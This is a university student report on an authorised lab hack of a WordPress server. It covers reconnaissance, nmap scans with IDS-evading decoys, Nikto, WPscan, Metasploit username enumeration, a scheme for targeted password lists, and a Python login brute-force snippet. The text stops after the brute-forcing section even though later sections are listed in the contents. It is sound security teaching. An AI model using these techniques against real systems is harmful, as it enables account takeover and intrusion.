DAT234

Final Project Report

by

Leander Berg Thorkildsen

Theodor Fossum

Supervisors

Sigurd Kristian Brinch

Sigurd Munro Assev

Christoffer Berglund

Faculty of engineering and science

University in Agder

Grimstad, November 2018

Keywords: Hacking, scripting, wordpress, brute-force, python, LFI, php

1. Introduction **2**

2. Preliminary **3**

3. Installations **3**

Kali Linux (Full) 3

Cisco VPN 4

4. Procedure **5**

4.1 Reconnaissance 6

4.2 Scanning 9

4.2.1 Nmap 9

Stealth output 11

Aggressive output 12

4.2.2 Nikto 12

4.2.3 WPscan 13

4.2.4 Metasploit 14

4.3 Brute-forcing 15

4.4 Gaining access 17

4.5 Post Exploit Information Gathering 19

Pty shell and Meterpreter 19

Enumeration scripts 20

Privilege escalation 21

5. Results **23**

6. Discussion **24**

7. Conclusion **25**

8. Litterature **25**

1. Introduction

This report will be going through the hack of a server located on the University of Agder Openstack cluster network. The server is a wordpress page/blog with an admin and some users. The report will explain different steps on how to approach a hack, including reconnaissance, scanning, and exploiting, as well as getting admin- and user-access through brute-forcing weak passwords and exploiting vulnerable software.

The report will also mention a few tips on how to write scripts to generate password-lists and brute-force logins. Different techniques will be tried on exploiting outdated and vulnerable plugins, and as much information as possible will be found within the system.

2. Preliminary

Before starting this project, there was 10 weeks of lectures in 2 categories: scripting and hacking. The scripting part touched on basic linux commands, and the scripting languages bash, powershell and python. The hacking part have briefly showed techniques and programs on information gathering, reconnaissance, network scanning, tunneling/encryption, netcat, nmap and metasploit. There was also mandatory challenges every other week, where most of the knowledge about the subjects mentioned above was acquired.

To get access to the target (10.225.147.176) located on the university network, there where a couple of ways to connect. Every student have been given their own virtual machine running Kali Linux on the network. These computers are limited in that sense that it does not have an GUI, and have to be accessed with SSH. A second approach is to connect to UiA through a proxy, but then internet-traffic is slower, and therefore makes brute-forcing slower. Both ways have been used in this project.

Even though the basics was learned in the lectures, it was crucial to learn other useful programs, and Kali linux itself, in order to gain complete access to the server. By reading “man” files, guides, and looking through examples online, there was formed a bigger understanding of the field and how to approach a hack in general.

There are multiple websites out there that host target machines for anyone to hack to test their skills. “Hack The Box” is one of these sites, and is one we spent time on before the project. Being able to look at write-ups on previously retired machines from HackTheBox was great help. Looking at how other people approach systems, and which tools they use, is a good way to learn. Hopefully, this report will do the same.

3. Installations

Kali Linux (Full)

The virtual Kalis given to each student comes preinstalled with a limited version of Kali. To get the most out of Kali, they were upgraded to the full version. We also Installed Kali with persistence on USB, as a “dual-boot” along with windows. This was used as a test-platform before trying it live.

Cisco VPN

In order to connect to the server from home, traffic has to go through a VPN telling the network that your machine is located at UiA. By downloading the Cisco VPN, we could connect to the cluster remotely from home and access both the target and our virtual Kalis.

4. Procedure

Our task in this project, written by Sigurd Kristian Brinch, Sigurd Munro Assev, and Christoffer Berglund, is to find out as much as possible about the network: machines, addresses, software, vulnerabilities, users and passwords. There is also a challenge to take control over as many machines as possible.

An important part to mention in this project is that we are not allowed to use any existing tools to perform tasks related to generating password-dictionaries/lists or brute-forcing logins. For these tasks we have to create our own scripts.

The problems will be divided into steps, and different techniques will be tried out for each step in order to be able to compare them:

Reconnaissance
Recon will not be long, since the target is on a closed network. A passive recon would not give us any information. There can still be done some semi-passive information gathering, by going through the web-page with methods that looks like normal traffic for the administrator.

Scanning
The scanning step is important, because it will determine where the attack will proceed next. There will be used tools like Nmap, Nikto, and WPscan to find users, ports, plugins, sub-directories and services, and hopefully vulnerable software to exploit.

Gaining access
This step will look at the methods tested at exploiting the vulnerable software found from the recon and scanning. Showing how to utilize this software and plugins to manipulate the target and gaining access.


Brute-forcing
This part will talk about how users were compromised because of weak passwords, by showing how password-lists were generated, and how brute-forcing the login forms was done by scripting with python.

Post exploit information gathering
Will be looking though methods for gathering information about the target once we have command execution. Important in order to find ways to become root and gain full control of the system.

4.1 Reconnaissance

Since this server is a black box on a closed network, there is very few tools we can use to do passive recon with. There is, however, many things to find out just by browsing the web-server. This type of information gathering will in other scenarios “blend in” with other traffic, making it hard for anyone to detect malicious intentions.
(https://www.securitysift.com/passive-reconnaissance/)

The first thing we are met with is a wordpress page.



OCTOBER 10, 2018

My cat

This is not my cat, but it could have been, only smaller. It is three years old.

My cat is named Theophrastus Bombastus Von Hohenheim, after the famous Swiss scientist, the 'father of toxicology'. His most famous quote was 'Sola Dosis Facit Venenum'

Naturally I love cats and think a lot about them.

OCTOBER 9, 2018

Upload your CV

Upload files

Select File | Upload File

Upload Directory: **uploads**

Give me your CV, and you'll get several job offers in return 😉


OCTOBER 9, 2018

Welcome

Thanks to Julian Burr for creating his localization plugin, now my posts are tagged with the location they are created 🙂

There is several things we gathered from browsing the page and its sub-directories:

- The server is running Apache 2.4.18. This is found under the index-page after inspecting the page-source and navigating to the image-urls.



Index of /wp-content/plugins/wp-file-upload

Name	Last modified	Size	Description
Parent Directory		-	
css/	2018-10-09 09:00	-	
images/	2018-10-09 09:00	-	
js/	2018-10-09 09:00	-	
languages/	2018-10-09 09:00	-	
lib/	2018-10-09 09:00	-	
readme.txt	2018-10-09 09:00	57K	
release_notes.txt	2018-10-09 09:00	830	
screenshot-1.jpg	2018-10-09 09:00	8.3K	
screenshot-2.jpg	2018-10-09 09:00	19K	
screenshot-3.jpg	2018-10-09 09:00	17K	
screenshot-4.jpg	2018-10-09 09:00	34K	
screenshot-5.jpg	2018-10-09 09:00	36K	
screenshot-6.jpg	2018-10-09 09:00	16K	
screenshot-7.jpg	2018-10-09 09:00	170K	
screenshot-8.jpg	2018-10-09 09:00	97K	
templates/	2018-10-09 09:00	-	
vendor/	2018-10-09 09:00	-	
wfu_file_downloader.php	2018-10-09 09:00	3.4K	
wordpress_file_upload.php	2018-10-09 09:00	33K	

Apache/2.4.18 (Ubuntu) Server at 10.225.147.176 Port 80

- This also reveals that the upload directory is browsable.
- The upload-plugin may be exploitable. Either by uploading files that are allowed and injecting a hidden payload, or by getting to the admin page and change what type of files which are allowed to be uploaded.
- The wordpress version is 4.9.8, (confirmed with nmap and wpscan)
- We also see that there is another server (10.225.147.68) which the tiger.png is coming from. Since the first server is our entry point, this server could also be our next target.

The posts contains some clues as well.

- There is a mention about a cipher, but we haven't found it yet. This could either be a type of steganography task, where hidden data is placed in the picture, or it can be a clue towards the password for this user.
- A "Localization plugin" is used, which might be exploitable.
- One of the users doesn't like numbers, has a cat/tiger with the name of Theophrastus Bombastus Von Hohenheim, and someone likes Doctor Who. This information can be used later to guess the passwords or otherwise hack the login.
- Lastly, the admin is "sigurdkb", which he openly says in his "bio" when we browse to the author-page.


AUTHOR: SIGURDKB

Howdy :-) I'm the admin of this site, please behave nicely.

4.2 Scanning

We choose early on to start a stealthy scan, as it can take a while to finish. There are several tools to choose from, and we have decided to compare nmap, Nikto and wpscan in this report. Starting of, we have nmap which is one of the most used tools in this category.

4.2.1 Nmap



Nmap ("Network mapper") is a strong scanning tool for exploring networks, and gives the attacker a variety of options to choose from. Nmap can find available hosts on a network, which services, versions, and operating system it is running, and other interesting details for a penetration tester. [24]

The first nmap search done in this project was done as stealthy, even using decoys to "blend in " the traffic, and a slow scanning-time to prevent IDS alerts or other programs to log the activity of the scan. This limits the scan for OS-detection and other useful information, but will remain fairly undetected.

Secondly, an aggressive nmap will determine the operating system, show versions of software in use, giving the attacker more to choose from in the next phase. Apart from these options, there are more, and the manual for nmap will provide as a useful tool for choosing other commands. In this project both stealthy and aggressive have been used to show the difference of what a stealthy nmap can give, compared to a more aggressive one.

Command used for both the stealth and the aggressive nmap scans:

```
# Stealth
nmap -sS -Pn -v -T1 -oN nmap_stealth 10.225.147.176 -D d1,d2,myIP,d3
# Aggressive
nmap -sC -sV -oA nmap_aggressive 10.225.147.176
```

First of all, the purpose of this scan was to gather information about the target to find what ports are open, and hopefully some entry-point to explore further. The stealthy scan will only look for which ports are used by the target machine, with a slow timing-setting to stay under the radar. The aggressive scan however, is searching for versions, operative system, plugins, ports and more.

Parameters explained:

-Ss

Stealthy Syn scan. This feature will never complete a TCP handshake. It will just send SYN packets, and see if it gets an ACK back. If so, it will know that a port is open. Often used to scan ports without making to much noise on the network.

-Pn

Next parameter will threat all hosts as online, meaning it will disable pinging, and not draw attention to the scan.

-v

This parameter will increase the verbose. In other words the scan will print more information. More V's like "-vv" or "-vvv" will give even more info.

-T1

This is a timing-level choice, and it is possible to choose from T0 to T5, where 0 is "paranoid" and 5 is "insane". This will determine how aggressive your scan is, and as explained above, we used T1 for the stealthy approach. Defaults at T3.

-oN

Parameter for sending the output to a specific file. In the stealthy scan we are storing the information of the scan into a file called "nmap_stealth". "N" stands for normal output.

-D

This is the decoy parameter and gives the option to choose IP-addresses as decoys for the scan. Meaning it will look like the scan is coming from the different decoys, and not only the attackers machine. Using this feature is not to remain anonymous, but it makes it harder to detect who actually performed the scan.

-sC

Parameter to enable all default scripts to be used in the scan. This will use scripts to look for versions and services, and basically to gather information in different ways.

-sV

Here the nmap scan is enabling version detection. This means that the scan guess specific versions of different plugins running on the target.

-oA


Means the nmap scan will be saved as all formats. In other words, the scan will be available as a text file and for example a .xml file. In the aggressive scan, the file is saved as "nmap_aggressive".

Stealth output

The picture above shows the output of a stealthy nmap scan towards the host. Overall the scan took about 9 hours to finish, and it only found 3 open ports from the target. Scans like this are really slow, but will stay mostly undetected by an IDS-detection like Snort.

IDS detection is a form of security system application that allows detection on certain attacks towards the target. Usually the IDS will monitor a network-traffic to see if something suspicious is happening. An aggressive nmap for example will produce a lot of ARP requests, and the IDS detecting program will immediately know if someone is scanning them. Snort is one of these applications, and is a free, open source project.

Aggressive output




This picture is taken from the output of the aggressive nmap scan. At first glance, it is giving us a lot more information compared to the stealth nmap scan. It is not only showing which ports are in use, but also what is happening on that specific port. For example, on port 80, the target is running Apache httpd version 2.4.18 on a Ubuntu Linux. The scan has also picked up that this is a WordPress site, running the 4.9.8 version.

The scan goes even further, and will automatically pick up information that is valuable later. For instance, in this scan it found a “robots.txt” file with one disallowed entry. This is useful to know when we will be making the brute-forcing script later.

4.2.2 Nikto

Nikto is another form of scanning a target for information. Much like nmap, it will provide the attacker with information involving server version, operating system, server configurations and more. It is also an aggressive scan, and will not go undetected. Nikto is made to be fast, and is therefore not a stealthy tool.

The reason behind choosing Nikto as a scanning tool is to compare it to nmap. In general Nikto is a fast and reliable scanner, however nmap contains more content and options. Even though nmap is a better choice, Nikto might still provide the useful information needed to gain access to a system.




This picture is showing the output of a scan towards the target 10.225.147.176. Similarly to the nmap scan, it gives us information about the server running Apache 2.4.18 on an Ubuntu Linux. Also the scan is giving us some hints on where to look for vulnerabilities.

4.2.3 WPscan

The next scan tool was wpscan (WordPress-Scanner). This tool is used to find vulnerabilities on wordpress sites. However, it is an aggressive scan and will not to undetected. By doing this scan it gave us some crucial tips on how to proceed with the attack. The scan told us the wordpress version, web proxy server version, plugin and even what theme the site is currently using. Furthermore the scan also provides link to known exploits posted online. Most of the information gathered was already found, however it is a strong tool for scanning a wordpress server.

One of the biggest reasons for choosing to run a wpscan was because it is specially built to scan wordpress hosts. Other scans might find the same information, however it is worth trying incase it comes over some useful information the others scans did not.



4.2.4 Metasploit

Metasploit is a multi-use penetration testing tool, used to utilize vulnerabilities to run an exploit against a target. A database is provided to the user, where other people can upload exploits towards different software. If something is exploitable, it will be posted to this database, and it is accessible for everyone through Metasploit.

During this project, Metasploit was used to run a scan. This scan is looking for usernames on the wordpress site. In Metasploit it is simple to search for exploits in the database. Just by typing “search” then followed by a word:

```
msf > search wordpress
```

The search command will produce a list of exploits that has “wordpress” as a keyword. After finding one, using the “use” command followed by the path will direct the terminal to the selected exploit.

```
msf > use auxiliary/scanner/http/wordpress_login_enum
```

This selected exploit will scan the target address for usernames. This will basically just enumerate over ID’s on the wordpress site, and see if it replies with “username not found” or if the permission is denied, thus knowing if a user exists or not.

Usernames found:

- sigurdkb
- chrisb14
- sigurda

Comparing this to the wordpress target site, the usernames correspond with the users that posted on the blog. Metasploit will later be used to exploit software and take advantage of outdated plugins.The reason to use Metasploit is simply to be able to use scans and exploits that others provide.

4.3 Brute-forcing

When we know the users, and possibly have some clues on their passwords, the next logical thing is to try brute-forcing their logins. Brute-forcing is a term used to describe how an attacker tries combinations of passwords over and over again in a controlled manner, with a hope of being lucky and guessing a weak password. This can also be called a dictionary-attack, because of how a list of passwords (normally associated to the victim) is used. By writing a script to do this, it is possible to try hundreds of password per second.

There was posted multiple hints throughout the blog, to be able to “guess” the password for both sigurda and chrisb14. For example, in the most recent post, the user chrisb14 posted that he is excited for the new season of Doctor Who. Taking this into consideration, it is possible to create a script which will generate a whole set of different passwords surrounding keywords mentioned in the post. This can be words like “sonic screwdriver”, “dalek”, or people starring the show.

For example, if we use the word “doctor who”: After running a generator script, a password-list would contain passwords like: Doctorwho, Doctorwho123, DOCTORWHO, D0c70rWh0, doctor-who, whodoctor, doctorwho95… and so on. A good script will be able to generate a huge password list just by adding a few keywords to it. In a real scenario, this is a way to hack other peoples weak passwords, which will normally be associated with them. This can be their name,

pet, street, birthday, or anything else related. This is also information a hacker can find just by searching around on social media sites, or anywhere else we leave a trace on the internet.


By knowing a few common ways people make passwords, we made a script which takes a keyword (like doctor who), and generates passwords based on what it is most likely to be:

Numbers	-Adding numbers behind is very common, so we added every number from 0 to 100, plus a few more like 123, 1234, and birthday years.
Symbols	-Sometimes it is mandatory to have a symbol in the passwords, so many will just place one at the end. We tried every symbol in the ascii table.
Upper/lower	-It might also be mandatory to have one or more uppercase letters. It is most common to place this at the start, but it can be anywhere, so the script tries every combination with words up to eight letters. “dalek” can become “DaLEk”.
Leet speak	-Another common way to add numbers is to replace a letter like “B” with 8. This Approach is also easy to generate passwords with, by making a function that Replaces the most used letters (i, z, e, a, s, g, t, b, o) with the corresponding numbers (1, 2, 3, 4, 5, 6, 7, 8, 0). “doctor who” becamos “d0c70r wh0”.
Cipher	-There is also mention about a caesar cipher, which is a way to encrypt by changing a letter up or down in the alphabet. “abc” can become “bcd” by changing each letter one place, or ““ghi” by changing 6 places.

Next up was testing out all the passwords against each user, to see if they where a match on the wordpress site. Because it will take forever to try that manually, a brute-force-script was made.
This was done with python, and by utilising a few modules which interacted with the server. Mechanize was used to interact with the login-site [23], by making it fill out the login-form with the username, and then iterate over the password-list. By looking at what the login-site said back, we could determine if the password was correct or not. An example would look like this:


```
def brute_force_login(password, browser):
    browser.select_form(nr=0)          # select the login form
    browser['log'] = "chrisb14"        # add username to the form
    browser['pwd'] = password          # add password to the form
    response = browser.submit().read() # Press enter and get the response

    if not "ERROR" in response:   # if no error, we found the password!
        print "PASSWORD FOUND:", password
```

Here is the output from brute-forcing “chrisb14” with numbers added at the end, and printing out every few hundred password to see the progress:



This is done over a VPN connection, so the speed isn’t great, but it’s still faster than doing it manually.

